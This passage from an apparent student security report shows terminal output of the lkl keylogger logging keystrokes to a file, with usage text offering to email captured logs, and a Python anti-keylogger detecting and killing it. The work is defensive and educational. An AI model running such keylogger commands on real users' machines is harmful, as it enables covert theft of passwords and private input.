
- When we run our anti-keylogger code, it immediately detects the presence of a keylogger in our system and displays a message “Keylogger detected” to inform the user. It is further asked whether we want to stop the keylogging process and kill the keylogger.



```
root@shiv-VirtualBox:/home/shiv/Downloads/lkl-0.1.1/lkl# ./lkl

-- Linux Key Logger vers 0.1.1 --
        usage:
                -h this help
                -l start to log the 0x60 port (keyboard)
                -b Debug Mode.Perhaps it's usefoul :P
                -k <km_file> set a keymap file
                -o <o_file> set an output file
                -m <email> send logs to <email> every 1k
                -t <host> hostname for sendmail server. default is localhost

Example: lkl -l -k keymaps/it_km -o log.file

root@shiv-VirtualBox:/home/shiv/Downloads/lkl-0.1.1/lkl# ./lkl -l -k keymaps/us_
km -o /home/shiv/Documents/log.txt

Started to log port 0x60. Keymap is keymaps/us_km. The logfile is /home/shiv/Doc
uments/log.txt.
```

Fig-4.9 Anti keylogger detection.


- After we agree to allow the anti-keylogger to kill the process, it does so and a new message is displayed to the user saying that no keylogger is present in the system now. This way it is ensured that the keylogging process has ended.



```
root@shiv-VirtualBox:/home/shiv/Desktop/isaa# python3 antik.py
antikeylogger
Reading Process list...


KeyLogger Detected:
The following proccess may be a keylogger:

        8662 - --> ./lkl -l -k keymaps/us_kmALT /home/shiv/Documents/log.txt

Do you want to stop this process: y/n ?y
root@shiv-VirtualBox:/home/shiv/Desktop/isaa#
```

Fig-4.10: Anti keylogger asking to kill or not.

- To further verify that the keylogging process has been killed by our anti-keylogger, we run the following command and “Killed” is displayed, hence proving that the keylogger has actually been eradicated and our system is safe from any keystroke detector.



```
root@shiv-VirtualBox:/home/shiv/Downloads/lkl-0.1.1/lkl# ./lkl

-- Linux Key Logger vers 0.1.1 --
        usage:
                -h this help
                -l start to log the 0x60 port (keyboard)
                -b Debug Mode.Perhaps it's usefoul :P
                -k <km_file> set a keymap file
                -o <o_file> set an output file
                -m <email> send logs to <email> every 1k
                -t <host> hostname for sendmail server. default is localhost

Example: lkl -l -k keymaps/it_km -o log.file

root@shiv-VirtualBox:/home/shiv/Downloads/lkl-0.1.1/lkl# ./lkl -l -k keymaps/us_
km -o /home/shiv/Documents/log.txt

Started to log port 0x60. Keymap is keymaps/us_km. The logfile is /home/shiv/Doc
uments/log.txt.
Killed
root@shiv-VirtualBox:/home/shiv/Downloads/lkl-0.1.1/lkl#
```

Fig-4.11: Anti keylogger showing killed keylogger file.

iii) Result mapping with Problem statement and Existing system:

We also tried to enforce the operation of a keylogger on a device and attempted to implement a system of keylogger detection. This will allow us to track the use of the internet by an individual and all the other programmes on his or her personal computer. Keyloggers, on the other hand, may also be used in the form of malware to steal information. To counter this issue, an anti-keylogger is also being built that should allow us to detect if a keylogger is already monitoring the device and thus provide the user with protection. The anti-keylogger will allow us to be careful and to keep our system's data secure. Therefore, through our project, through introducing keylogging for monitoring purposes as well as anti-keylogging, we have ensured protection for both the organization and its employees to protect users from malware.

CONCLUSION

We have heavily researched about keyloggers and anti keyloggers. We have understood what it is, how many types of them are present, how and why they are used. We have attempted to implement the working of a keylogger on a system and try to implement a keylogger detection system. We have gained an immense insight on the topic and hope to get a chance to work on it in the future as well.

5. REFERENCES:

[1]Rahim, R., Nurdiyanto, H., Abdullah, D., Hartama, D. and Napitupulu, D., 2018. Keylogger application to monitor users activity with exact string matching algorithm. In Journal of Physics: Conference Series (Vol. 954, No. 1, p. 012008). IOP Publishing.

[2]Ahmed, M.B., Shoikot, M., Hossain, J. and Rahman, A., Keylogger Detection using Memory Forensic and Network Monitoring. International Journal of Computer Applications, 975, p.8887.

[3]Kavya .C 1 , Suganya.R 2 1 Student, II MSc. Computer Science, Sri Krishna Arts and Science College, Coimbatore 2 Assistant professor, Department of Computer Science, Sri Krishna Arts and Science College, Coimbatore, SURVEY ON KEYSTROKE LOGGING ATTACKS, 975, p.8887.

[4]Pillai, D. and Siddavatam, I., 2019. A modified framework to detect keyloggers using machine learning algorithms. International Journal of Information Technology, 11(4), pp.707-712.

[5]Adhikari, Y., Priya, D.S. and Rao, M.V, Study on Keylogger: Challenges and Solutions.

[6]Dwivedi, A., Tripathi, K. C. and Sharma, M. (2021) “Advanced Keylogger- A Stealthy Malware for Computer Monitoring”, Asian Journal For Convergence In Technology (AJCT) ISSN -2350-1146, 7(1), pp. 137-140. doi: 10.33130/AJCT.2021v07i01.028.

[7]Wajahat, Ahsan & Mudassir, Dr & Latif, Jahanzaib & Nazir, Ahsan & Bilal, Anas. (2019). A Novel Approach of Unprivileged Keylogger Detection. 10.1109/ICOMET.2019.8673404.

[8]What is a Keylogger? | How to Protect Yourself from Keyloggers? (comodo.com)

[9]Keyloggers: How they work and how to detect them (Part 1) | Securelist

[10]Ghostpress - Anti-keylogger

[11]Trojan-Spy | Kaspersky IT Encyclopedia

[12]SpyShelter - Best Anti Keylogger Software

(PDF) Learning More about the Underground Economy: A Case-Study of Keyloggers and Dropzones (researchgate.net) Figure 6